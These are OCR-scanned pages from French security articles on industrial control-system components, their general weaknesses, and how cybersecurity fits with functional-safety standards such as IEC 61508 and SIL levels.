


Fig. 5 : Exemple d'architecture de SI Industriel localisé.

Fig. 6 : Machine fraiseuse à contrôle commande numérique.

4.2.3 Machine à contrôle commande numérique

Certains systèmes n'ont pas besoin d'être connectés en réseau ni supervisés. Ils fonctionnent en complète autonomie et intègrent l'ensemble des composants (capteur, actionneur, API, IHM). Ils sont accessibles par des connexions série RS232, RS485 ou USB pour le chargement de programme, de plans de CFAO, du micro-logiciel ou la récupération de données de production.

Les fonctions pouvant être réalisées par ce type de systèmes sont : usinage de pièces, analyseur de laboratoire, etc.

Ces systèmes étant isolés, le principal vecteur de menace est le chargement de données corrompues ou l'utilisation d'un média amovible vérolé (Fig. 6).

4.3 Les composants clefs d'un système informatique industriel

On retrouve au sein des systèmes informatiques Industriels 4 principaux composants ayant chacun des fonctions bien précises.

4.3.1 Les automates programmables industriels (API)

Ils constituent l'organe central d'un SI Industriel, deux configurations matérielles sont possibles :

- Modulaire, chaque composant (CPU, module Ethernet, entrées/sorties), peut être remplacé indépendamment des autres, facilitant ainsi la maintenance et offre une meilleure flexibilité face à l'évolution des installations ;

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- Compact, tout intégré, moins cher et adapté aux systèmes discrets.

Les relais à logique câblée sont remplacés par des programmes qui sont chargés dans l'API et qui ont pour fonction de piloter le procédé en fonction des informations envoyées par les capteurs. Le système d'exploitation sur lequel s'exécute le programme est basé sur un noyau temps réel, par exemple VxWorks. Les langages de programmation sont décrits par le standard IEC 61131-3 - Automates programmables - Partie 3 : Langages de programmation.

La sécurité n'ayant pas été une préoccupation pour les équipementiers jusqu'à récemment, ils offrent aujourd'hui très peu de mécanismes de sécurité et une surface d'exposition importante :

- Mécanismes d'authentification et de vérification d'authenticité non robustes permettant aisément : l'interception et le rejeu des trames réseau, le chargement d'un micro logiciel ou la récupération du programme automate ;
- Configuration par défaut : mots de passe, services réseaux : Telnet, FTP, HTTP ;
- Utilisation par les constructeurs de portes dérobées : mot de passe codé en dur, fonctions non documentées.

4.3.2 Logiciels de supervision et conduite (SCADA)

Les logiciels de supervision et conduite vont consolider les données issues des procédés issus des API afin de les présenter sous une forme compréhensible aux opérateurs leur permettant de superviser le bon déroulement de la production. La communication avec les API se fait par le biais de protocoles industriels qui ont été modifiés afin de pouvoir être utilisés sur des réseaux IP : ModBus TCP, Profinet, BACnet/IP.

Selon les événements générés au niveau du procédé, les opérateurs pourront au travers du logiciel agir sur les conditions d'exécution du procédé.

A contrario des API, ils offrent plus de possibilités de sécurisation notamment en intégrant des fonctions de sécurité de gestion des droits et de traçabilité des utilisateurs. Cela vient principalement d'exigences d'industrielles qui ont de fortes contraintes réglementaires dans ces domaines. Les principales vulnérabilités sont :

- Le système d'exploitation qui héberge le logiciel n'est pas durci et n'est pas maintenu à jour ;
- Utilisation de médias amovibles vérolés ;
- Application qui s'exécute sans restriction de privilèges ;
- Mécanismes de protection des secrets stockés localement non-robustes : Base64, MD5.

4.3.3 Logiciel d'historisation

Le logiciel d'historisation peut être considéré comme la base de connaissance du SI Industriel. Il a pour objectifs d'améliorer la maîtrise des procédés de production et d'optimiser l'exploitation des ressources. Pour cela, il intègre des fonctions suivantes :

- Centraliser et stocker les données opérationnelles du procédé sur le long terme ;
- Analyser les données de production afin d'améliorer les procédés ;
- Stocker les configurations des différents équipements du système (équipements industriels).

Les principales vulnérabilités de ce composant sont :

- Idem à celles du SCADA ;
- La base de données d'historisation n'est pas durcie et n'est pas maintenue à jour ;
- L'application est accédée par les utilisateurs du SI de Gestion en utilisant des protocoles à risques : SQL, Web Services.

4.3.4 Postes d'ingénierie

Les postes d'ingénierie sont utilisés par les automaticiens pour :

- Écrire les programmes automates, les tester et les charger dans l'API ;
- Charger les nouveaux micro-logiciels ;
- Diagnostiquer l'automate en cas de dysfonctionnements.

Ces opérations peuvent se faire par le réseau ou en se connectant directement sur l'automate connexion série ou USB. À cause des opérations qu'il permet et des données contenues (programmes, paramétrages et configurations techniques), ce poste est l'un des points à protéger en priorité au sein d'un SI Industriel.

Ces postes ont pour principales vulnérabilités :

- Idem à celles du SCADA ;
- Données techniques du procédé, paramétrage, programmes, stockées en clair ;
- Pas de protection antivirale.

4.4 La sécurité fonctionnelle ... le filet de secours en cas d'incident grave

Au sens premier, la sûreté de fonctionnement peut être vue comme la science des défaillances : un ensemble de principes, de méthodes et outils qui permettent de prévoir et maîtriser.

Dans les années 80, l'introduction croissante de TIC a permis la construction de systèmes de plus en plus

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

complexes, qui, par là même, étaient exposés à des modes de défaillances nouveaux dus aux problèmes de conception des logiciels et aux interdépendances entre équipements. Pour répondre à ces problèmes, la sûreté de fonctionnement a intégré un ensemble de principes et méthodes destiné à traiter les aspects logiciels et ses interactions avec son environnement, humain comme technique.

Cette démarche plus communément appelée « sécurité fonctionnelle » est définie par des normes dont les plus importantes sont l'IEC 61508 Sécurité fonctionnelle de systèmes électriques / électroniques / électroniques programmable et ses déclinaisons sectorielles : IEC 61511 - Sécurité fonctionnelle – systèmes de sécurité pour l'industrie des process, IEC 62279 – Sécurité fonctionnelle Ferroviaire, etc.

Elle consiste à identifier des fonctions de sûreté à implémenter pour mettre le procédé dans un état sûr en cas de défaillance d'un composant technique. Ces fonctions peuvent être implémentées par des automates programmables de sûreté (APS), l'ajout d'équipements redondants ou encore de sécurités câblées. Le niveau de fiabilité de l'implémentation technique est défini sous le terme de « Safety Integrity Level » qui se décline en 4 niveaux, 4 étant le plus fiable et 1 le moins.

Avec l'utilisation croissante d'APS qui s'informatisent et qui sont configurables par le réseau, ils sont autant exposés aux cyberattaques que les API. Pour traiter ce point, la dernière version de la norme IEC 61508 renvoie vers l'IEC 62443 - *Industrial Automation and Control Systems Security*.

Au niveau de l'architecture, lorsque la fonction de sûreté est implémentée par un APS, il convient de s'assurer de son indépendance vis-à-vis de la fonction de conduite afin d'éviter qu'une cyberattaque sur cette dernière puisse aussi se propager à la fonction de sûreté et limiter sa capacité à mettre l'installation dans un état sûr.

5 D'autres défis sont devant nous

Depuis le choc engendré par Stuxnet en 2010, la menace qui pèse sur les SI industriels ne cesse de s'accroître et ne doit pas être prise à la légère. En effet, il suffit d'analyser le contexte pour se rendre compte que :

- le nombre de vulnérabilités publiées sur les produits industriels est en augmentation ;
- les outils d'intrusion grand public se dotent de modules spécialisés pour les équipements industriels ;
- la connaissance du fonctionnement de ces systèmes se propage et n'est plus limitée aux seuls automaticiens ;
- la convergence vers les technologies IT continue : l'usine tout Ethernet est en marche, les questions de mobilité émergent, des offres **[SCADA CLOUD]** voient le jour ;
- une augmentation prévisible des interconnexions avec d'autres réseaux, l'usine 4.0 « Smart Factory » mettant en place des fonctions d'optimisation de l'utilisation des ressources aura sûrement une forte interaction avec les réseaux Smart GRID.

Il est donc important de s'engager dans une démarche de maîtrise des cyber risques dès à présent sur les bases installées et d'initier l'intégration de la cybersécurité dès la phase amont des projets métiers. Ce dernier point est primordial si l'on souhaite avoir les leviers nécessaires pour que la cybersécurité soit une composante indissociable du cycle de vie de l'usine comme peut l'être la sûreté de fonctionnement. ■

Acronymes

[MAN] Metropolitan Area Network

[WAN] Wide Area Network

[CFAO] Conception et Fabrication Assistée par Ordinateur

[SCADA] Supervisory Control And Data Acquisition - Système de contrôle et d'acquisition de données

[DCS] Distributed Control System

[UCD] Unité de Contrôle à Distance

[API] Automate Programmable Industriel

[IHM] Interface Homme Machine

[SNCC] Système Numérique de Contrôle Commande (NDTR : DCS)

Références

[ICE] IGI 6600/SGDN/PSE/PPS du 7 janvier 2014

[NIST] National Institut Standard technologie - http://www.nist.gov/

[DHS] Department Homeland Security - http://www.dhs.gov

[ENISA] European Union Agency for Network and Information Security - http://www.enisa.europa.eu/

[ANSSI] Agence Nationale de la Sécurité des Systèmes d'Information - http://www.ssi.gouv.fr/fr/anssi/

[CNPI] Center for the Protection of National Infrastructure - http://www.cpni.gov.uk/


[BSI] Federal Office of Information Security - https://www.bsi.bund.de

[SHODAN] http://www.shodanhq.com/

[SHINE] http://www.tofinosecurity.com/blog/project-shine-1000000-internet-connected-scada-and-ics-systems-and-counting

[ETHER] http://www.lembarque.com/les-bus-industriels-perdent-du-terrain-face-a-ethernet-selon-ims-research_000221

[SCADA CLOUD] http://www.indusoft.com/Documentation/White-Papers/ArtMID/1198/ArticleID/430/Cloud-Computing-for-SCADA



INTÉGRATION DE LA CYBERSÉCURITÉ AVEC LA SÛRETÉ DE FONCTIONNEMENT

Jean CAIRE

mots-clés : ***NORMES / CYCLE DE VIE / SIL / DÉMONSTRATION / ADVERSAIRE / STRATÉGIE***

La première exigence des systèmes industriels est la sûreté de fonctionnement, c'est-à-dire la disponibilité et la fiabilité des opérations, la maîtrise des pannes dangereuses, etc. L'utilisation croissante des TIC dans ces systèmes a nécessité l'élaboration de processus de développement et d'assurance particuliers, formalisés dans des référentiels aujourd'hui reconnus. La cybersécurité est alors un nouvel enjeu qui vient bousculer ce cadre et pose la question de sa concomitance avec la sûreté. L'objet de cet article est d'appréhender les interactions entre ces deux exigences, en analysant leurs similitudes et différences, avant de discuter de leur intégration.

Avertissement : pour éviter les ambiguïtés nées de la polysémie du mot sécurité, utilisé à la fois par les standards de sûreté de fonctionnement et ceux de cybersécurité, l'anglais *safety* sera traduit par **sûreté**, *security* par **sécurité**, d'où l'emploi des adjectifs correspondants, **sûr**, **sécurisé**. L'acronyme **SDF** dénote la **sûreté de fonctionnement**.

1 Présentation de la sûreté de fonctionnement

1.1 Contexte historique

Avant d'étudier ses interactions avec la cybersécurité, il est indispensable de bien comprendre le cadre de la sûreté de fonctionnement, depuis les concepts de base jusqu'aux techniques particulières.

Fondamentalement, la SDF est la science des défaillances : un ensemble de principes, méthodes et outils qui permettent de connaître, évaluer, prévoir, mesurer et maîtriser les défaillances.

Elle est née des réflexions sur la fiabilité qui se sont développées en parallèle dans plusieurs domaines industriels – l'aéronautique, le nucléaire, etc. – dès la fin de la Seconde Guerre mondiale avant de converger dans les années 70 **[VILLE]**.

L'introduction des TIC a conduit à des systèmes de plus en plus complexes, donc à des modes de défaillances nouveaux dus aux problèmes de conception des logiciels et aux interdépendances entre équipements. Ainsi, la SDF a dû évoluer pour intégrer des principes et méthodes destinés à traiter les questions relatives au logiciel et à ses interactions avec son environnement, humain comme technique.

1.2 Modèle conceptuel du LIS

En 1995, le laboratoire d'Ingénierie de la Sûreté de Fonctionnement créé conjointement par Matra Marconi Space France, Technicatome et le CNRS, publie un remarquable modèle de SDF, devenu une référence (**[LIS]**).

Il propose deux définitions de la SDF :

- « science de l'ingénieur qui permet d'avoir une confiance justifiée dans le comportement correct

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242340 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

des fonctions requises du système concerné, dans des conditions d'utilisation données » ;

- « aptitude à éviter des défaillances de service plus fréquentes ou plus graves qu'acceptables ».

La première met l'accent sur la confiance et sa justification ; la seconde introduit le risque dont la réduction est l'objectif véritable de la SDF.

Ce modèle introduit les concepts suivants :

- **Service** délivré par un système : son comportement tel que perçu par ses utilisateurs ;
- **Utilisateur** : autre système en interaction avec le système considéré ;
- **Fonction** d'un système : ce à quoi il est destiné, décrite par la **spécification** fonctionnelle ;
- **Service correct** : le service délivré accomplit la fonction du système ;
- **Attributs** : caractéristiques permettant d'exprimer les propriétés attendues du système, ainsi que la qualité du service délivré ;
- **Entraves :** circonstances indésirables qui sont la cause de la non-sûreté de fonctionnement, elles recouvrent les **fautes**, **erreurs** et **défaillances** ;
- **Défaillance** (du service) : événement qui survient lorsque le service délivré dévie du service correct, soit parce qu'il n'est plus conforme à la spécification, soit parce que la spécification ne décrit pas de manière adéquate la fonction du système ;
- **Erreur** : état du système susceptible d'entraîner une défaillance ;
- **Faute** : cause adjugée ou supposée d'une erreur, ce sont les fautes de développement, les fautes physiques et les fautes d'interaction ;
- **Modes de défaillance** : manières selon lesquelles un système peut défaillir, classées selon leur **gravité** ;
- **Moyens** : méthodes et techniques qui permettent de garantir la sûreté de fonctionnement.

Ces définitions laissent une grande liberté dans le choix des attributs qui peuvent inclure la sécurité. Mais les fautes « malveillantes » sont peu étudiées et les moyens afférents peu développés ; de plus, la source de menace est exclue du modèle.

Il est important de comprendre la dynamique des entraves : une faute est **active** si elle produit une erreur, sinon elle est **dormante** ; une erreur, qui est **latente** avant d'être **détectée**, peut créer de nouvelles erreurs par propagation ; une défaillance survient quand l'erreur propagée finit par affecter le service attendu.

Note

Dans les normes, on complétera éventuellement l'attribut de la sûreté par la maintenabilité ou la fiabilité.

Fig. 1 : Dynamique des entraves.

L'analyse systématique des entraves permet d'identifier quatre types de moyens pour la SDF :

- la **prévention des fautes** pour empêcher l'occurrence ou l'introduction de fautes, elle comprend le choix des formalismes et langages, l'organisation du projet, la planification et l'évaluation des risques liés au développement ;
- la **tolérance aux fautes** pour continuer à fournir le service attendu en dépit des fautes présentes, elle repose sur des techniques de traitement d'erreurs ou de fautes ;
- l'**élimination des fautes** pour en réduire la présence, elle repose sur plusieurs méthodes de vérification complémentaires les unes des autres (e.g. vérification formelle, analyse statique, exécution symbolique) ;




Fig. 2 : Arbre de la sûreté de fonctionnement.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 3 : Panorama des normes en sûreté de fonctionnement. La couleur rouge indique les normes traitant en partie la cybersécurité.

- la **prévision des fautes** pour estimer la présence, la création et les conséquences des fautes, elle s'appuie sur des évaluations ordinales ou probabilistes.

Ces moyens se déclinent en une vaste gamme de techniques, synthétisées sous la forme de l'arbre de sûreté de fonctionnement (**[LIS]**) (Fig. 2).

1.3 Les normes pour la sûreté de fonctionnement

1.3.1 Panorama des normes

Dans les années 80, les domaines industriels qui déployaient progressivement des logiciels de contrôle –commande dans leurs applications critiques (nucléaire, aéronautique, transport...) ont commencé à publier des référentiels sectoriels pour développer des systèmes sûrs et les faire homologuer par les autorités compétentes (Fig. 3).

1.3.2 Une norme générique : l'IEC 61508

Comme ces normes présentaient de grandes similitudes, l'IEC a formalisé en 1999 un standard générique, reprenant les idées essentielles des travaux antérieurs : l'IEC 61508, *Functional safety of electrical/electronic/programmable electronic safety-related systems.*

La sûreté y est définie comme l'absence de risque inacceptable, les fonctions de sûreté sont celles nécessaires au maintien de cet état, elles sont mises en œuvre par les systèmes de sûreté.

Le concept de faute est repris par le terme anomalie.

L'objectif principal de cette norme est de proposer une approche générale combinant le processus de développement avec celui d'assurance.

1.3.2.1 Le cycle de vie de sûreté

Pour ce faire, elle adopte une vue systémique prenant non seulement en compte les différents éléments d'un système unitaire, mais aussi la totalité des systèmes relatifs à la sûreté considérés comme les entités individuelles d'un système complexe.

Cette stratégie se décline alors en une séquence d'activités dont la succession forme le cycle de vie de sûreté :

- l'analyse préliminaire des risques fixe des exigences globales de sûreté aux fonctions premières du système ;
- de nouvelles exigences sont dérivées des précédentes et allouées aux sous-fonctions, au fur et à mesure de la décomposition fonctionnelle guidée par le cycle de développement du système ;




Fig. 4 : Cycle de vie de sûreté générique de l'IEC 61508.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

- ce processus est poursuivi jusqu'à la réalisation et les tests des composants techniques ;
- ceux-ci sont alors intégrés avant d'effectuer les tests de validation (Fig. 4).

1.3.2.2 L'intégrité de sûreté

À chaque fonction de sûreté identifiée par l'analyse de risque est associé un niveau d'intégrité de sûreté (SIL - *Safety Integrity Level*), défini comme un objectif chiffré de défaillance, i.e. le seuil de risque tolérable pour cette fonction.

On distingue, d'une part, les **défaillances aléatoires** du matériel ou des communications de données, d'autre part, les **défaillances systématiques** du matériel comme du logiciel, dues à des causes déterministes liées à des problèmes de conception, de fonctionnement (e.g. interface fautive) ou d'environnement (e.g. modification de température).

Une attention particulière est portée aux défaillances de **mode commun**, i.e. quand une cause unique impacte plusieurs entités (spécification incorrecte, répétition d'erreur de conception, influences physiques entre matériels...).

Si les conséquences d'une défaillance systématique dépendent de la phase d'introduction de l'anomalie sous-jacente, les moyens de traitement doivent être adaptés au contexte ; par suite, on ne peut énumérer toutes les anomalies systématiques donc quantifier réellement la réduction des défaillances subséquentes.

Néanmoins, les SIL couvrent tout type de défaillance, car la norme s'appuie sur « les expériences et jugements acquis au cours des années sur les applications industrielles » afin de proposer des mesures efficaces pour réduire, sinon maîtriser, les anomalies systématiques. Malgré l'absence d'évaluation quantitative, l'objectif de sécurité sera réputé atteint si toutes les exigences associées sont satisfaites.

Les SIL couvrent les modes de fonctionnement continu et discontinu, et sont répartis en quatre niveaux séparés par des ordres de grandeur (voir tableau ci-dessous).

La rigueur, le niveau de détail et le degré d'indépendance des acteurs croissent avec les SIL. Pour un SIL fixé, la norme fournit un catalogue extensif de mesures et techniques recommandées, voire obligatoires.

Par contre, elle exclut les facteurs humains de son champ bien qu'ils soient essentiels à la SDF.

1.3.2.3 Démonstration de la sûreté

Toutes les phases ont des exigences spécifiques de vérification pour aboutir à la validation globale du système, elles suivent évidemment un processus rigoureux d'assurance qualité.

Les évolutions post-évaluation donnent lieu à une analyse d'impact suivie d'une reprise partielle du cycle de vie adaptée à l'ampleur des modifications.

Ce processus d'assurance produit une démonstration de sûreté qui constituera la base d'un éventuel dossier d'homologation.

1.3.2.4 Introduction de la cybersécurité

Même si les standards SDF ne couvrent généralement pas la sécurité, l'IEC 61508 :

- reconnaît la nécessité de prendre en compte les actes de malveillance dans l'analyse des risques ;
- recommande une analyse de vulnérabilité en phase d' « allocation globale des exigences de sécurité » ;
- mais ne définit aucune mesure préventive, ni ne spécifie l'application d'une politique de sécurité.

La norme renvoie seulement vers deux autres standards : l'ISO/IEC 19791 (une tentative peu convaincante de généralisation des Critères Communs) et l'IEC 62443 (cf. article P. Bock).

Cependant, quelques secteurs industriels s'intéressent véritablement au sujet. La sûreté nucléaire, par exemple, aborde la cybersécurité dans l'IEC 61513 de 2011, devrait poursuivre avec une norme fille, l'IEC 62645 prévue pour 2014, a lancé, enfin, un projet spécifique d'intégration sûreté-cybersécurité (IEC 62859).

2 Comparaison et mise en perspective avec la cybersécurité

Maintenant que l'enjeu de la cybersécurité des systèmes industriels est reconnu, il faut appréhender ses implications sur le développement des systèmes critiques, également assujettis aux contraintes de sûreté.

Puisque les mesures et techniques spécifiques de la SDF n'ont pas d'équivalent dans les référentiels

Niveau d'intégrité de sûreté (SIL)	Fréquence moyenne de défaillance dangereuse de la fonction de sûreté par heure	Probabilité moyenne de défaillance dangereuse en cas de sollicitation de la fonction de sûreté
4	$\geq 10^{-9}$ à $< 10^{-8}$	≥ 10-5 à $< 10^{-4}$
3	$\geq 10^{-8}$ à $< 10^{-7}$	≥ 10-4 à $< 10^{-3}$
2	$\geq 10^{-7}$ à $< 10^{-6}$	≥ 10-3 à $< 10^{-2}$
1	$\geq 10^{-6}$ à $< 10^{-5}$	≥ 10-2 à $< 10^{-1}$

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 5 : Dimension stratégique introduite par l'adversaire.

de sécurité (à l'exception des Critères Communs, malheureusement limités à des équipements unitaires), plusieurs experts du monde industriel considèrent qu'un système possédant un SIL maximal est, en réalité, inattaquable. Cette opinion est dénoncée par d'autres experts et non des moindres **[NSA]**.

La problématique se résume en les questions suivantes :

- Quelles sont les cyberattaques possibles sur un système sûr et quels sont les risques induits ?
- Peut-on juxtaposer les processus de sûreté et de la cybersécurité ? C'est l'approche implicitement défendue par l'IEC 61508...
- Sinon, comment intégrer cybersécurité et sûreté dans un processus global ? Peut-on alors sécuriser *a posteriori* un système sûr ?

2.1 Une différence fondamentale

Tout d'abord, il faut comprendre que les phénomènes traités respectivement par la SDF et la cybersécurité sont fondamentalement différents : une entité intelligente s'adapte, change ses plans et modifie ses tactiques pour contourner ou inhiber les défenses qui lui sont opposées, afin de choisir le chemin de moindre résistance.

Le paradigme de la sûreté, focalisé sur le concept de faute, ne peut fonder une stratégie de cybersécurité qui doit se concentrer sur les moyens et les décisions de l'adversaire, afin d'anticiper ses actions pour déterminer la meilleure allocation de mesures de défense.

Une représentation systémique (**[LEM]**) permet de mieux comprendre la différence entre la maîtrise technique d'un système, fondement de la sûreté, et le duel de volonté (cf. Clausewitz) consubstantiel à la sécurité (Fig. 5).

Si la force de la SDF est de bâtir une démonstration rigoureuse, sa limite réside dans les hypothèses nécessaires qui reposent obligatoirement sur des relations de confiance avec des opérateurs humains et/ou des systèmes externes (hors périmètre de l'homologation), en phase de développement ou en phase opérationnelle du système.

Pour réussir une attaque contre un système sûr, il suffit alors d'invalider une de ces hypothèses ; pour ce faire, l'adversaire peut attaquer dans toutes les dimensions (physique, cyber, décisionnelle) et combiner leurs effets respectifs ; il peut aussi *investir le temps* et subvertir les processus logistiques.

Cependant, parce qu'ils limitent la complexité du système, les processus de SDF sont quand même des facteurs importants de réduction des vulnérabilités.

Ces remarques montrent que si les deux approches sont clairement distinctes, elles se recouvrent en partie et on ne peut se contenter de les superposer.

Avant de proposer une méthode adéquate pour les combiner, il est indispensable de comprendre l'effectivité des méthodes et techniques de SDF sur les questions de sécurité.

2.2 Comparaison entre les processus

Sans mener une analyse approfondie, on peut faire quelques observations en jaugeant la démarche générique – et les activités afférentes de la SDF – à l'aune des besoins et concepts de la cybersécurité.

Étant donné que les moyens appliqués dépendent du SIL visé, on s'intéressera plus particulièrement dans la suite aux composants avec un SIL élevé.

2.2.1 Cycles de vie de sécurité et d'assurance

De par son caractère générique, le processus de développement d'un système sûr peut absorber des activités de cybersécurité, en s'inspirant par exemple de travaux actuels sur l'intégration de la sécurité dans le cycle de vie des SI (voir la future norme ISO/IEC 27034).

Le processus d'assurance peut lui aussi s'élargir à une démonstration de cybersécurité du moment que les éléments tangibles de preuve sont réunis.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

